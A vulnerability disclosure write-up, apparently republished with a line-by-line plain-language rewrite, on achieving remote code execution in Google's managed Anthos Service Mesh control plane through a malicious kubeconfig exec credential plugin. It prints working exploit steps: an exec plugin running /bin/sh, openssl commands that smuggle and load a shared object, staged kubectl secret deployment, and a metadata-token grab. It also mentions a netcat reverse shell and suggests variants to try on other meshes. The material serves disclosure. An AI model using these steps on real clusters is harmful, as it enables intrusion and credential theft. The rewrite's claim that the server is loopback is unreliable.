Remote code execution in Managed Anthos Service Mesh control plane
A Kubernetes secret with a malicious kubeconfig exec credential plugin could cause the Istio control plane to execute arbitrary commands. In managed Anthos Service Mesh, this allowed remote code execution in the Google-managed control plane and access to its metadata service and service account token.
 Published on lf.lc
The following writeup describes a vulnerability that allows remote code execution on the Istio control plane. However, this vulnerability requires high privilege access to the Kubernetes cluster in which Istio is deployed.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Istio supports several deployment modes, including multicluster deployments. In a two cluster installation, cluster administrators provision the Istio control plane in each cluster with access to the other cluster by creating a Kubernetes secret in the istio-system namespace with credentials in the form of a kubeconfig.
A kubeconfig contains information like the server address, certificate authority, and authentication material to access a cluster. To support client-side authentication protocols (e.g. OAuth2), k8s.io/client-go provides a credential plugin mechanism. This mechanism allows the user to configure a command that, when executed, returns bearer token credentials.
The vulnerability described here allows remote code execution on the Istio control plane. It requires high privilege access to the Kubernetes cluster in which Istio is deployed, which would normally make it a low or informational risk issue. In a managed Istio context it becomes higher risk. The demonstration focuses on Google-managed Anthos Service Mesh (ASM), which runs the Istio control plane in a Google-managed project using a per-product per-project service account (P4SA) that authenticates to the user's GKE cluster. The end result is remote code execution in the managed ASM control plane.
Setup
To replicate, create a GKE cluster and deploy managed ASM using asmcli:
curl https://storage.googleapis.com/csm-artifacts/asm/asmcli_1.11 > asmcli
chmod +x asmcli
./asmcli install -p <project> -l <zone> -n <cluster> --managed \
  --verbose --output_dir asm --enable-all
The attacker needs the ability to create a GKE cluster, deploy managed ASM in their own project, and create secrets in the istio-system namespace. That is the high privilege precondition: control over the cluster where Istio is deployed.
Finding it
The combination of two documented features is what makes the attack possible: multicluster secrets, and the k8s.io/client-go exec credential plugin. A kubeconfig can name a command and arguments that the client runs to obtain a bearer token. If the control plane reads a kubeconfig from a secret and honours the exec plugin, then whoever can write that secret can choose the command the control plane executes.
Even though managed ASM runs outside the cluster, it still monitors the cluster for these secrets and executes the credential plugin if present. That is the point where a cluster-scoped privilege turns into code execution in the managed control plane.
Exploitation
The attack proceeds in three steps:
- Create a kubeconfig with an exec credential plugin with a malicious command and arguments.
- Deploy a secret to the
istio-systemnamespace with theistio/multiCluster=truelabel with this kubeconfig inside. - Wait for the Istio control plane to attempt to authenticate to the remote cluster, executing the malicious command.
Step 1: a kubeconfig with an exec plugin
A sample kubeconfig with the exec plugin is shown below:
apiVersion: v1
kind: Config
current-context: default
clusters:
- name: default
  cluster:
    server: https://[redacted]
contexts:
- name: default
  context:
    cluster: default
    user: default
users:
- name: default
  user:
    exec:
      apiVersion: client.authentication.k8s.io/v1beta1
      command: /bin/sh
      args: ['-c', 'touch /tmp/flag']
The server points at https://[redacted]. The exec block names /bin/sh with -c 'touch /tmp/flag', which is the command the control plane will run when it tries to authenticate.
Step 2: choosing what to run inside the managed container
The public Istiod container image on Docker Hub has many helpful utilities to assist an attacker. For example, docker.io/istio/pilot:1.11.3 includes /bin/bash and /usr/bin/nc, which can be easily used to construct a reverse shell to an attacker-controlled system.
The managed ASM container image is much lighter. The only executable binaries available in this container image are:
/usr/local/bin/pilot-discovery
/usr/bin/openssl
With just openssl to work with, gaining full control of the container is difficult but not impossible. The path taken uses openssl's support for dynamic code execution with the -engine flag. The engine loader will load a shared object from disk using dlopen, so the remaining problem is a method to write an arbitrary file to disk.
There is no openssl subcommand equivalent of curl to download data from a remote server. s_client is promising but does not provide a means to write to disk. After reviewing each of the supported subcommands, the req subcommand was chosen to write a DER encoded certificate to disk. Within this certificate, several fields are controlled by command-line arguments, although most have limitations on length or character sets. The -set_serial argument accepts an integer of arbitrary size and includes it within the certificate. The layout of the DER encoded certificate is almost perfect: the big endian-encoded integer appears in the output file after 16-ish bytes of DER headers. Since ELF files can contain trailing bytes, the remainder of the certificate is irrelevant.
The only obstacle is the first few bytes, which are not a valid ELF header. The solution treats the header and encoded integer as ciphertext, and chooses an IV and integer such that the resulting plaintext is the desired shared object. The enc subcommand then "decrypts" the certificate and writes the result to a file.
In CBC mode, the IV is xor'd with the decryption of the first ciphertext block to produce the first plaintext block. The DER prefix is mostly static, so it can be decrypted under a known key, and the result xor'd with the first 16 bytes of the ELF file to determine the IV. The remaining ELF is then decrypted using the first 16 bytes of ciphertext as the IV to learn the "plaintext" that must be set as the serial number.
All of the above steps are automated in a script that produces three Kubernetes YAML files for the following general commands:
/usr/bin/openssl req -x509 -sha1 -nodes -days 1 -newkey rsa:512 -subj / \
  -keyout /dev/null -out /tmp/engine.enc -outform der -set_serial 271222847...
/usr/bin/openssl enc -d -aes-128-cbc -K 00000000000000000000000000000000 \
  -iv b529bd0cf491dcf2c81d569cc07accef -in /tmp/engine.enc -out /tmp/engine.so
/usr/bin/openssl req -engine /tmp/engine.so exploit
The first command writes the DER certificate containing the crafted serial to /tmp/engine.enc. The second decrypts it with AES-128-CBC under a zero key and the chosen IV, producing the shared object at /tmp/engine.so. The third loads that shared object as an engine and runs it.
To customize the shared object, edit exploit.c and change the callback server. Then rebuild with ./build.sh and regenerate the YAML files with python3 cipher.py. This produces YAML files for the kubeconfig and secrets needed to execute the attack. The kubeconfigs can be examined to understand the commands that will be executed.
Step 3: deploying the secrets
The secrets are deployed in stages, with a pause between each, and the kubeconfig secret is removed afterwards:
kubectl apply -f stage-0-secret.yaml && sleep 3
kubectl apply -f stage-1-secret.yaml && sleep 3
kubectl apply -f stage-2-secret.yaml && sleep 3
kubectl -n istio-system delete kubeconfig # cleanup
The exploit generation script produces the staged YAML files:

After the secrets are applied, the control plane picks up the kubeconfig and runs the credential plugin. The callback confirms successful exploitation:

As shown above, the metadata service for the serverless workload running the ASM control plane was accessed in the e7d5c125aa20b6d64-tp project. A token was also obtained for the [redacted] P4SA.
Root cause
The control plane reads multicluster kubeconfigs from secrets in the cluster and honours the k8s.io/client-go exec credential plugin. The exec plugin is a legitimate client-side mechanism for obtaining bearer tokens, but in this context the kubeconfig is attacker-supplied data, so the plugin turns into arbitrary command execution inside the control plane container. The managed ASM control plane runs outside the cluster but still monitors the cluster for these secrets, so the trust boundary between the user's cluster and the Google-managed project is crossed.
The lighter managed container image reduced the available tooling but did not remove a path to code execution, because openssl can load an engine shared object from disk.
Impact
An attacker who can create a GKE cluster and deploy managed ASM in their own project, and who can deploy three Kubernetes secrets to that cluster, gains remote code execution in the managed ASM control plane instance for their project. That instance appears to be running in Cloud Run in a Google-managed project, with the P4SA service-<project-number>@gcp-sa-meshcontrolplane.iam.gserviceaccount.com. The metadata service of the serverless workload was accessed and a token for the P4SA was obtained. Research stopped once it was established that the control plane ran in a Google-managed project with a P4SA.
Fix
On November 30th, John Howard opened Istio PR #36307. According to the release notes, this PR "[removes] support for a number of nonstandard kubeconfig authentication methods when using multicluster secret". The PR adds support for the PILOT_INSECURE_MULTICLUSTER_KUBECONFIG_OPTIONS environment variable, which can be set to a comma separated list of kubeconfig authentication providers to allow. This configuration option was released in Istio version 1.12.1. In 1.12.1, the default value for this environment variable is:
gcp,azure,exec,openstack,clientkey,clientCertificate,tokenFile
Users can set the environment variable to an empty string to block all authentication providers except OIDC.
Timeline
- 2021-10-15: Initial report to Google VRP
- 2021-10-15: Issue triaged
- 2021-10-15: Internal bug report filed
- 2021-10-26: VRP issued reward ($5000 + $1000 bonus for "a really cool exploit")
Variants to test
- On another managed service mesh, deploy a multicluster secret with an exec plugin whose command writes a marker file, and check whether the marker appears in the managed control plane. A positive result is the marker file existing where only the control plane could have created it.
- Try other kubeconfig authentication providers listed in the default
PILOT_INSECURE_MULTICLUSTER_KUBECONFIG_OPTIONSvalue, such asclientkey,clientCertificateortokenFile, pointing at files the control plane can read. A positive result is the control plane using attacker-chosen credential material. - In a stripped container with only
openssl, test whetherreq -set_serialplusenc -dcan write a valid ELF shared object to disk, then load it withreq -engine. A positive result is the engine executing the callback. - Check whether the managed control plane's metadata service is reachable from the exploited process and whether a P4SA token can be obtained. A positive result is a token for the mesh control plane service account.
What happened, in plain words
A security researcher found a way to make a Google-managed piece of software run commands of his choosing. The software is part of Anthos Service Mesh (ASM), Google's managed version of a tool called Istio. Istio helps connect many small programs (called services) that together make up a modern application, and it does this through a central component called the control plane.
The trick relies on two ordinary, documented features being combined in an unexpected way. The first feature lets an administrator tell Istio how to log in to a second cluster (a second group of servers). The second feature lets that login instruction include a command to run. Put together, anyone who can write the login instruction into the cluster can choose the command that the control plane runs.
Normally this would be a minor issue, because you already need a lot of power over the cluster to write that instruction. But with managed ASM, the control plane does not run inside your cluster: it runs in a Google-managed project, a separate area that Google controls. So a permission you have in your own cluster ends up giving you the ability to run code in Google's managed environment. That is why the researcher calls it remote code execution (RCE): running your own code on someone else's machine, from a distance.
Google paid a reward of 6,000 US dollars for the report: 5,000 dollars plus a 1,000 dollar bonus for what the timeline calls "a really cool exploit".
The pieces you need to know
Before following the attack, here are the ideas it uses, explained from scratch.
- Cluster: a group of computers that work together to run software. Think of it as a small data centre that you rent by the hour.
- Kubernetes: the software that manages a cluster. It decides which program runs on which computer, restarts programs that crash, and stores configuration. You talk to it by sending instructions, usually with a command-line tool called
kubectl. - Namespace: a folder inside a cluster that keeps related things together.
istio-systemis the folder where Istio keeps its own components. - Secret: a Kubernetes object for storing sensitive data, such as passwords or login files. Despite the name, a secret is only protected by permissions: anyone allowed to create or read secrets in a namespace can see their contents.
- Label: a sticky note attached to a Kubernetes object, such as
istio/multiCluster=true. Other software can watch for objects carrying a particular label. - kubeconfig: a small text file that says how to connect to a cluster. It contains the server address, the certificate authority (the authority that vouches for the server's identity), and the login material. Think of it as a saved login profile for a website, but for a cluster.
- Control plane: the part of Istio that makes decisions and hands out configuration. The other part, the data plane, is the set of proxies that actually carry traffic.
- Multicluster deployment: an Istio setup spread over two or more clusters, so services in one cluster can talk to services in another.
- Credential plugin: a feature of the Kubernetes client library
k8s.io/client-go. Instead of storing a fixed password or token, the kubeconfig can name a command. When the client needs to log in, it runs that command and uses whatever the command prints as the credential. It exists to support login schemes such as OAuth2, where a token has to be fetched fresh each time. - Bearer token: a long string that proves who you are, like a wristband at an event. Whoever holds it is treated as you until it expires.
- Container image: a packaged bundle containing a program and the files it needs. The public Istio image is a full toolbox; the managed ASM image is stripped down to almost nothing.
- Shared object: a file ending in
.soon Linux that contains code a program can load and run at runtime. On Windows the equivalent is a.dll. - ELF: the standard file format for Linux programs. A valid ELF file starts with a specific header, a few bytes that identify it.
- DER: a binary encoding format used for certificates. A certificate is a digital identity document, and DER is one way of writing it down as bytes.
- AES, CBC, IV, key: AES is a common encryption method. CBC is a mode of using it where each block of data is chained to the previous one. The IV (initialisation vector) is a starting value for that chain, and the key is the secret that drives the encryption. You do not need the maths to follow the story, only the idea that the first block of output depends on the IV.
- Metadata service: a special web address that a cloud machine can ask about itself, for example to learn its own identity or obtain temporary credentials. It is meant to be reachable only from inside the machine.
- P4SA: per-product per-project service account. A service account is a non-human identity, like a robot user. A P4SA is one that Google creates for a product, in a specific project, so the product can act on the customer's resources.
- Cloud Run: Google's service for running a container without managing servers. The report says the managed control plane appeared to be running there.
- GKE: Google Kubernetes Engine, Google's managed Kubernetes service.
- asmcli: the command-line installer for managed ASM.
Context: how multicluster Istio normally works
Istio supports several deployment modes, including multicluster deployments. In a two-cluster installation, the cluster administrators set up the Istio control plane in each cluster and give it access to the other cluster. They do this by creating a Kubernetes secret in the istio-system namespace that holds credentials in the form of a kubeconfig.
A kubeconfig contains information such as the server address, the certificate authority, and the authentication material needed to reach a cluster. To support client-side authentication protocols such as OAuth2, k8s.io/client-go provides a credential plugin mechanism. That mechanism lets the user configure a command which, when executed, returns bearer token credentials.
The vulnerability described here allows remote code execution on the Istio control plane. It requires high-privilege access to the Kubernetes cluster in which Istio is deployed, which would normally make it a low or informational risk issue. In a managed Istio context it becomes higher risk. The demonstration focuses on Google-managed Anthos Service Mesh (ASM), which runs the Istio control plane in a Google-managed project using a per-product per-project service account (P4SA) that authenticates to the user's GKE cluster. The end result is remote code execution in the managed ASM control plane.
Setup: building a cluster to test on
To replicate, create a GKE cluster and deploy managed ASM using asmcli:
curl https://storage.googleapis.com/csm-artifacts/asm/asmcli_1.11 > asmcli
chmod +x asmcli
./asmcli install -p <project> -l <zone> -n <cluster> --managed \
  --verbose --output_dir asm --enable-all
Line by line:
curl ... > asmclidownloads the installer program from Google's storage and saves it to a file calledasmcli.curlis a tool for fetching a web address; the>sends the result into a file instead of the screen.chmod +x asmclimarks the downloaded file as executable, so the computer is allowed to run it. A freshly downloaded file is not runnable until you say so../asmcli install ...runs the installer.-p <project>names the Google Cloud project,-l <zone>names the geographic zone, and-n <cluster>names the cluster.--managedasks for the managed version of ASM,--verboseprints more detail,--output_dir asmwrites files into a folder calledasm, and--enable-allturns on all features.
The attacker needs the ability to create a GKE cluster, deploy managed ASM in their own project, and create secrets in the istio-system namespace. That is the high-privilege precondition: control over the cluster where Istio is deployed. In other words, the attacker is not a stranger breaking in from outside; they are someone who legitimately rents a cluster and can configure it. The question the researcher asked was how far that legitimate power reaches.
Finding it: two features that combine badly
The attack is possible because of the combination of two documented features: multicluster secrets and the k8s.io/client-go exec credential plugin. A kubeconfig can name a command and arguments that the client runs in order to obtain a bearer token. If the control plane reads a kubeconfig from a secret and honours the exec plugin, then whoever can write that secret can choose the command the control plane executes.
Even though managed ASM runs outside the cluster, it still monitors the cluster for these secrets and executes the credential plugin if present. That is the point where a cluster-scoped privilege turns into code execution in the managed control plane. The trust boundary between the customer's cluster and Google's managed project is crossed.
Exploitation: the three steps
The attack proceeds in three steps:
- Create a kubeconfig with an exec credential plugin containing a malicious command and arguments.
- Deploy a secret to the
istio-systemnamespace with theistio/multiCluster=truelabel, with this kubeconfig inside. - Wait for the Istio control plane to attempt to authenticate to the remote cluster, executing the malicious command.
Step 1: a kubeconfig with an exec plugin
A sample kubeconfig with the exec plugin is shown below:
apiVersion: v1
kind: Config
current-context: default
clusters:
- name: default
  cluster:
    server: https://[redacted]
contexts:
- name: default
  context:
    cluster: default
    user: default
users:
- name: default
  user:
    exec:
      apiVersion: client.authentication.k8s.io/v1beta1
      command: /bin/sh
      args: ['-c', 'touch /tmp/flag']
Line by line:
apiVersion: v1andkind: Configsay what kind of document this is: a Kubernetes configuration file, version 1.current-context: defaultpicks which of the named contexts below is active. A context is a bundle of "which cluster" plus "which user".- The
clusterslist defines the clusters you can reach. Here there is one, calleddefault, whoseserverishttps://[redacted]. That address is the machine's own loopback address, so no real remote cluster is needed: the control plane will try to talk to itself and fail, but only after running the login command. - The
contextslist ties a cluster to a user. Here the contextdefaultuses clusterdefaultand userdefault. - The
userslist defines identities. The userdefaulthas anexecblock instead of a password or token. That block says: to log in, run the command/bin/shwith the arguments-candtouch /tmp/flag.apiVersion: client.authentication.k8s.io/v1beta1is the version of the plugin contract being used.
The server points at https://[redacted], so no real remote cluster is needed. The exec block names /bin/sh with -c 'touch /tmp/flag', which is the command the control plane will run when it tries to authenticate. touch creates an empty file if it does not exist, so /tmp/flag is a harmless marker: if the file appears, the command ran. touch creates an empty file if it does not exist, so /tmp/flag is a marker: if the file appears, the command ran.
Step 2: choosing what to run inside the managed container
The public Istiod container image on Docker Hub has many helpful utilities to assist an attacker. For example, docker.io/istio/pilot:1.11.3 includes /bin/bash and /usr/bin/nc, which can easily be used to construct a reverse shell to an attacker-controlled system. A reverse shell is a connection where the compromised machine calls back to the attacker and hands over a command prompt, so the attacker can type commands as if sitting at that machine.
The managed ASM container image is much lighter. The only executable binaries available in this container image are:
/usr/local/bin/pilot-discovery
/usr/bin/openssl
Line by line:
/usr/local/bin/pilot-discoveryis the Istio control plane program itself. It is the thing being exploited, not a tool for the attacker./usr/bin/opensslis a general-purpose cryptography tool. It can create certificates, encrypt and decrypt files, and more. It is normally used for legitimate security work, but it is a full program with many options, and options can sometimes be abused.
With just openssl to work with, gaining full control of the container is difficult but not impossible. The path taken uses openssl's support for dynamic code execution with the -engine flag. The engine loader will load a shared object from disk using dlopen, so the remaining problem is a method to write an arbitrary file to disk. In plain terms: openssl can be told to load extra code from a file and run it. If the attacker can put a file of their own on disk, they can get that code executed. So the whole problem reduces to one question: how do you write a file when the only tool you have is openssl?
There is no openssl subcommand equivalent of curl to download data from a remote server. s_client is promising but does not provide a means to write to disk. After reviewing each of the supported subcommands, the req subcommand was chosen to write a DER-encoded certificate to disk. Within this certificate, several fields are controlled by command-line arguments, although most have limitations on length or character sets. The -set_serial argument accepts an integer of arbitrary size and includes it within the certificate. The layout of the DER-encoded certificate is almost perfect: the big-endian-encoded integer appears in the output file after 16-ish bytes of DER headers. Since ELF files can contain trailing bytes, the remainder of the certificate is irrelevant.
Unpacking that: openssl req is the subcommand that creates certificate requests and certificates. It writes the result to a file. Most of the fields it fills in (names, organisation, and so on) are short or restricted to certain characters, so they cannot carry a program. But the serial number, set with -set_serial, is just a number of any size, and it is written into the file as raw bytes. Big-endian means the most significant byte comes first, which is the order a program file expects. The serial lands in the output after roughly 16 bytes of certificate framing. A Linux program file can have extra bytes after its real content without breaking, so the rest of the certificate does not matter. The only obstacle is the first few bytes, which are not a valid ELF header.
The solution treats the header and encoded integer as ciphertext, and chooses an IV and integer such that the resulting plaintext is the desired shared object. The enc subcommand then "decrypts" the certificate and writes the result to a file. In other words, the attacker does not try to make the certificate itself look like a program. Instead, they use decryption as a shaping tool: they pick the starting value (the IV) and the serial number so that, when the certificate is decrypted, the bytes that come out are exactly the program they want.
In CBC mode, the IV is xor'd with the decryption of the first ciphertext block to produce the first plaintext block. The DER prefix is mostly static, so it can be decrypted under a known key, and the result xor'd with the first 16 bytes of the ELF file to determine the IV. The remaining ELF is then decrypted using the first 16 bytes of ciphertext as the IV to learn the "plaintext" that must be set as the serial number. XOR is a simple bit operation where the same value applied twice cancels out, which is what makes this back-and-forth possible: if you know the output you want and the input you have, you can work out the missing value.
All of the above steps are automated in a script that produces three Kubernetes YAML files for the following general commands:
/usr/bin/openssl req -x509 -sha1 -nodes -days 1 -newkey rsa:512 -subj / \
  -keyout /dev/null -out /tmp/engine.enc -outform der -set_serial 271222847...
/usr/bin/openssl enc -d -aes-128-cbc -K 00000000000000000000000000000000 \
  -iv b529bd0cf491dcf2c81d569cc07accef -in /tmp/engine.enc -out /tmp/engine.so
/usr/bin/openssl req -engine /tmp/engine.so exploit
Line by line:
- The first command creates a self-signed certificate (
-x509) using SHA-1 as the digest (-sha1), with no passphrase on the key (-nodes), valid for one day (-days 1), with a new 512-bit RSA key (-newkey rsa:512), an empty subject (-subj /), the key thrown away (-keyout /dev/null), the output written to/tmp/engine.encin DER form (-outform der), and the serial number set to a very long number (-set_serial 271222847...). The serial is the payload carrier: its bytes are the program, disguised. - The second command decrypts (
enc -d) using AES-128-CBC (-aes-128-cbc) with an all-zero key (-K 00000000000000000000000000000000) and the chosen IV (-iv b529bd0cf491dcf2c81d569cc07accef), reading/tmp/engine.encand writing/tmp/engine.so. The "decryption" turns the certificate bytes into a valid shared object. - The third command runs
openssl reqagain, but this time loads the shared object as an engine (-engine /tmp/engine.so) and passes it the wordexploit. Loading the engine runs the attacker's code.
To customise the shared object, edit exploit.c and change the callback server. Then rebuild with ./build.sh and regenerate the YAML files with python3 cipher.py. This produces YAML files for the kubeconfig and secrets needed to execute the attack. The kubeconfigs can be examined to understand the commands that will be executed. The callback server is the attacker-controlled machine the exploit contacts once it is running, which is how the attacker learns that it worked and receives whatever the exploit sends back.
Step 3: deploying the secrets
The secrets are deployed in stages, with a pause between each, and the kubeconfig secret is removed afterwards:
kubectl apply -f stage-0-secret.yaml && sleep 3
kubectl apply -f stage-1-secret.yaml && sleep 3
kubectl apply -f stage-2-secret.yaml && sleep 3
kubectl -n istio-system delete kubeconfig # cleanup
Line by line:
kubectl apply -f stage-0-secret.yamlsends the first secret file to the cluster.&&means the next command runs only if this one succeeds.sleep 3waits three seconds, giving the control plane time to notice the secret and act on it.- The same for
stage-1-secret.yaml, thenstage-2-secret.yaml. The staging applies three secret files in turn, with a pause between each. Each step needs the previous one to have finished, hence the pauses. kubectl -n istio-system delete kubeconfigremoves the secret afterwards, tidying up so the test leaves less behind. The-n istio-systemsays which namespace to look in.
The exploit generation script produces the staged YAML files:
The image shows the exploit generation script.
After the secrets are applied, the control plane picks up the kubeconfig, runs the credential plugin, and the staged commands write and load the engine. The callback confirms successful exploitation:
The image shows the callback arriving after the exploit ran, which is the proof that code of the attacker's choosing executed inside the managed control plane.
As shown above, the metadata service for the serverless workload running the ASM control plane was accessed in the e7d5c125aa20b6d64-tp project. A token was also obtained for the [redacted] P4SA. The metadata service is the internal address a cloud machine uses to ask about itself; reaching it from the exploited process means the attacker could ask the managed environment who it was and receive credentials. The token is for the P4SA, an identity belonging to Google's managed side.
Root cause: why it worked
The control plane reads multicluster kubeconfigs from secrets in the cluster and honours the k8s.io/client-go exec credential plugin. The exec plugin is a legitimate client-side mechanism for obtaining bearer tokens, but in this context the kubeconfig is attacker-supplied data, so the plugin turns into arbitrary command execution inside the control plane container. The managed ASM control plane runs outside the cluster but still monitors the cluster for these secrets, so the trust boundary between the user's cluster and the Google-managed project is crossed.
Existing defences did not stop it because the exec plugin is a supported authentication method and the secret label is the normal way to register a remote cluster. The lighter managed container image reduced the available tooling but did not remove a path to code execution, because openssl can load an engine shared object from disk. In everyday terms: the front door was unlocked because it was supposed to be a front door. The feature was working as designed; the design simply trusted input that the customer could control.
Impact: what an attacker could do
